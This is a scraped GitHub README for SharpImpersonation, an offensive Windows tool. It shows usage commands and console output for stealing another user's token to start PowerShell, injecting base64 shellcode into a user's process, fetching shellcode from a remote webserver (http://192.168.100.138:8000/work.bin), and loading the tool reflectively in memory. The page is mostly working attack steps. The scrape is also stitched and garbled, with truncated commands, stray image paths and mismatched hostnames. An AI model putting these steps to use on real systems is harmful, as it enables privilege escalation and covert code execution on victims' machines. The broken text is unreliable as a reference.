

- <https://s3cur3th1ssh1t.github.io/SharpImpersonation-Introduction/>

List user processes

```
PS > PS C:\temp> SharpImpersonation.exe list
```



```
GetTokenInformation: 5
UserName          ProcessID
-----
NT AUTHORITY\SYSTEM      8188
NT AUTHORITY\LOCAL SERVICE 2584
DESKTOP-1HRU06T\S3cur3Th1sSh1t 2568
NT AUTHORITY\NETWORK SERVICE 2136
Window Manager\DWM-1      396
DESKTOP-1HRU06T\ClientAdmin 744
Font Driver Host\UMFD-0    876
Font Driver Host\UMFD-1    868
```

List only elevated processes

```
PS > PS C:\temp> SharpImpersonation.exe list el
```




Impersonate the first process of the target user to start a new binary

```
PS > PS C:\temp> SharpImpersonation.exe user:<u
```



Contributors 2




Languages



● C# 100.0%

```
PS C:\temp> .\SharpImpersonation.exe user:DESKTOP-IHRU06T\ClientAdmin binary:"powershell.exe whoami;pause"
```



By: S3cur3Th1sSh1t, @ShitSecure

```
[*] Username given, checking processes
GetTokenInformation: 5
[*] Found process for user DESKTOP-IHRU06T\ClientAdmin with PID: 744
[*] Adjusting Token Privilege
SeDebugPrivilege
[+] Received luid
[+] AdjustTokenPrivilege
[+] Adjusted Privilege: SeDebugPrivilege
[+] Privilege State: SE_PRIVILEGE_ENABLED
[*] Changing WINSTA/Desktop permissions for the target user: DESKTOP-IHRU06T\ClientAdmin
[*] Setting Permission for : DESKTOP-IHRU06T\ClientAdmin
[*] Stealing token from ProcID: 744 to start binary: powershell.exe whoami;pause
[+] Received Handle for: (744)
[+] Process Handle: 0x0320
[+] Primary Token Handle: 0x0324
[+] Duplicate Token Handle: 0x0320
[*] Adjusting Token Privilege
SeAuditPrivilege
[+] Received luid
[+] AdjustTokenPrivilege
[+] Adjusted Privilege: SeAuditPrivilege
[+] Privilege State: SE_PRIVILEGE_ENABLED
[*] CreateProcessWithToken
Starting C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe with arguments whoami;pause
Directory: C:\temp
Tried starting process, return value is True
[+] Created process: 4900
[+] Created thread: 4768
```


C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
desktop-lhru06t\clientadmin
Press Enter to continue...:
```

Inject base64 encoded shellcode into the first process of the target user

PS > PS C:\temp> SharpImpersonation.exe user:<u: 

```
c:\temp>SharpImpersonation.exe user:DESKTOP-IHRU06T\S3cur3Th1sSh1t shellcode:/EiD5PDowAAAAEFQVBSUVZIMdJlSttSYeIlUhhI111
gsItYUegPt0K7THSDSHARdXhFAiIEHYBQ1BACk17V3BUU1LUICLQjXIAAdLgIgAAABiChB0Z0B0FCLSBhE10AgSQH41Z1/8lB1ZISIAHMTTH3SDHARF
ByQ1BACE4HXxtANMJAHFdOd12FhE10AkSQHQZkGLDeH10AcSQHQYSe1EgB8BEFYQVheWpBWEFZQVp1g+wgQVL/4FhBWp1ixLpV//11IugEAAAAA
ASI2NAQEAAG6G6MYtvh//Vu+AdkgpBuqaVvZ3/1U1DXCg8BnwKgpVgdQm7RkXlyb2oAMUGJ2v/VY21kLmV4ZQA=
```



By: S3cur3Th1sSh1t, @ShitSecure

```
[*] Username given, checking processes
[*] Found process for user DESKTOP-IHRU06T\S3cur3Th1sSh1t with PID: 3532
[*] Injecting shellcode into ProcID: 3532 by username: DESKTOP-IHRU06T\S3cur3Th1sSh1t
[*] Open process with ID: 3532
```


C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.19042.746]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
desktop-lhru06t\S3cur3Th1sSh1t

```
C:\temp>whoami  
nt authority\system  
C:\temp>
```

Inject shellcode loaded from a webserver into the first process of the target user

```
PS > PS C:\temp> SharpImpersonation.exe user:<u: 
```

```
c:\temp>whoami
nt authority\system


c:\temp>SharpImpersonation.exe user:DESKTOP-1HRU06T\S3cur3Th1sSh1t shellcode:http://192.168.100.138:8000/work.bin

SharpImpersonation
By: S3cur3Th1sSh1t, @ShitSecure

[*] Username given, checking processes
[*] Found process for user DESKTOP-1HRU06T\S3cur3Th1sSh1t with PID: 3532
[*] Injecting shellcode into ProcID: 3532 by username: DESKTOP-1HRU06T\S3cur3Th1sSh1t
Loading shellcode from webserver: http://192.168.100.138:8000/work.bin

[*] Open process with ID: 3532
[*] NtOpenProcess Success!
[*] NtAllocateVirtualMemory Success!
[*] NtWriteVirtualMemory Success!
[*] NtProtectVirtualMemory Success!
[*] NtCreateThreadEx Success!
```

Impersonate the target user via ImpersonateLoggedOnuser for the current session

```
PS > PS C:\temp> SharpImpersonation.exe user:<u: 
```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> $AssemblyBytes = [IO.File]::ReadAllBytes('C:\temp\SharpImpersonation.exe')
PS C:\Windows\system32> [System.Reflection.Assembly]::Load($AssemblyBytes)

SAC Version Location
```

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.